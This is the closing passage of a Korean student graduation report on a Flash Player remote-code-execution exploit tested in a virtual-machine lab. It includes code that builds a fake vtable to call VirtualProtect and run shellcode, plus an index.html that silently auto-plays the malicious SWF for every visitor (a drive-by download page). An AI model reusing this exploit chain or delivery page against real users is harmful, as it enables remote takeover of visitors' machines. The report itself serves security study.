


그림 36 거짓 vtable

이상을 코드로 구현한 것이 아래의 그림이다.

```
// set memory as executable
tweaked_vector[0] = 0x1000; // Length
tweaked_vector[1] = (address_code_vector & 0xFFFFF000); // Address
tweaked_vector[7] = memory_protect_ptr; // Flash VirtualProtect call
this->write_memory(tweaked_vector, tweaked_vector_address,
                  file_reference_vtable, tweaked_vector_address + 8);
file_reference->cancel();
```

그림 37 거짓 vtable의 생성과 적용

*VirtualProtect()*를 적용할 때 주소와 길이를 *0x1000*으로 align하지 않으니 동작하지 않았다. 따라서 길이는 Shellcode의 길이보다 긴 *0x1000*으로 하였으며, 주소는 shellcode를 포함하면서 *0x1000*에 align할 수 있도록 AND *0xFFFFF000*을 적용하였다. *write_memory()*에서 앞의 두 인자는 writing에 필요한 Vec_{n+1} 를 나타내며, 세 번째는 쓰고자 하는 주소, 네 번째는 쓰고자하는 값을 나타낸다. 따라서 세 번째, 네 번째 인자는 각각 FileReference의 vtable주소, $Vec_{n+1}[2]$ 또는 $(Vec_{n+1}+8)$ 이 된다. 마지막으로 *cancel()*을 호출함으로써 shellcode에 실행권한이 주어지게 된다.

2.3.5. Shellcode 실행

여기까지 제대로 진행되었다면 마지막은 크게 할 일이 없다. 단지 거짓 vftable에서 함수 포인터만 shellcode의 시작 주소로 바꿔주고 다시 한 번 더 cancel()을 호출하면 shellcode는 실행되어 공격이 마무리 된다.

```
// execute shellcode
tweaked_vector[?] = address_code_vector;
file_reference.cancel();
```

그림 38 Shellcode의 실행

2.3.6. 완성된 Flash파일을 자동으로 실행시켜주는 html파일 제작

사용자들이 웹서버에 접속했을 때 공격이 일어나게 하려면, 위의 과정을 모두 거쳐 완성된 Flash파일을 html을 이용하여 자동으로 재생하도록 해야 한다. 접속하자마자 실행되게 하려면 index.html이 가장 좋은 선택일 것이라 생각한다.



```
*index.html
<html>
<body>
<object width="1" height="1" />
<param name="movie" value="Graph.swf" />
<param name="allowScriptAccess" value="always" />
<param name="FlashVars" value="sh=111111" />
<param name="Play" value="true" />
</object>
</body>
</html>
```

그림 39 index.html

Flash를 자동으로 재생시켜주는 html인데 꽤나 간단하다. `<object>` 태그를 이용해 `Graph.swf`를 읽고, 마지막에 `"Play"` 옵션을 `"true"`로 하여 자동 재생하도록 하면 된다. 위의 index.html을 작성한 Graph.swf파일과 함께 웹 서버의 root directory에 복사하고 구동하면 이번 작품은 끝이 난다.

■ 구현 및 결과분석

서버와 클라이언트 모두 VM상에서 구동하였다. 서버는 LinuxMint로 apache 웹 서버를 이용하였다.




그림 40 서버 환경 설정

클라이언트는 Windows7 x86으로 Flash 버전은 12.0.0.77이다. 아래는 192.168.183.150으로 접속했을 때 발생하는 상황이다.




그림 41 클라이언트 측에서 계산기가 실행된 모습

Shellcode로 계산기를 실행하는 코드를 넣자 클라이언트 측에서 계산기가 실행되었다. 실제 공격에 사용될 수 있는 클라이언트의 셸이나 키보드, 마우스, 화면 등등을 공격자에게 헌납하는, 좀 더 위험이 될 만한 공격 코드를 넣을 수도 있지만, 단순히 shellcode만 바꾸면 가능한 일이므로 여기서는 생략하도록 한다. 계산기를 띄우는 것만으로도 "플래시 취약점과 조작된 웹 사이트를 통한 원격코드 실행 분석 및 구현"이라는 목적은 달성하였음을 확인할 수 있었다.

■ 결론 및 소감

다소 복잡하게 보이는 과정이 끝나고, 졸업 작품이 완성되었다. 처음 시작할 때 해킹이 어떤 것인지 감도 못 잡았었는데, 지금 이 글을 쓰는 시점에서는 어느 정도 감은 잡았다고 말을 할 수 있겠다. 또한 뉴스에서 쉽게 나오는 해킹에 관한 이야기들이 매우 어려운 과정을 거친다는 것을 깨달았다.

여러 달에 걸쳐 고민하고 모르는 것은 찾아가며 공부했던 결과가 마침내 성과를 이루어 약간의 보람도 있다. 물론 성과도 중요하지만, 이번 작품을 진행하면서 중간 중간에 배운 지식들은 이다음에도 언젠가 써먹을 일이 생길 것이라 생각이 든다. 지식뿐만 아니라 연구실에서 프로젝트를 진행하는 방법 또한 몸으로 익힐 수 있었는데, 이것이 앞으로의 사회생활에 있어 도움이 되리라 믿는다.

■ 참고문헌

- [1] Total number of websites,
<http://news.netcraft.com/archives/category/web-server-survey/>
- [2] Amount of monetary damage caused by reported cyber crime
<http://www.statista.com/statistics/267132/total-damage-caused-by-by-cyber-crime-in-the-us/>
- [3] 3.20. 전산대란 보고서
http://training.nshc.net/KOR/Document/virus/5-20130322_320CyberTerrorIncidentResponseReportbyRedAlert.pdf
- [4] Phishing, www.microsoft.com/security/online-privacy/phishing-symptoms.aspx
- [5] Adobe Flash Player use statistics
<http://sixrevisions.com/usabilityaccessibility/adobe-flash-accessibility-best-practices-for-design/>
- [6] Pass-the-hash, <https://technet.microsoft.com/en-us/dn785092.aspx>
- [7] CVE <https://cve.mitre.org/>
- [8] CVE-2014-0589,
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0589>
- [9] CVE-2013-1374 <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-1374>
- [10] Use-after-free, <https://cwe.mitre.org/data/definitions/416.html>
- [11] Pixel Bender, <http://www.adobe.com/devnet/archive/pixelbender.html>
- [12] CVE-2014-6363,
<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6363>
- [13] heap-spray, <http://www.pctools.com/security-news/heap-spraying/>
- [14] <https://msdn.microsoft.com/en-us/library/bb430720.aspx>
- [15] Silberschatz, Abraham, et al. Operating system concepts. Vol. 4. Reading: Addison-Wesley, 1998., p.363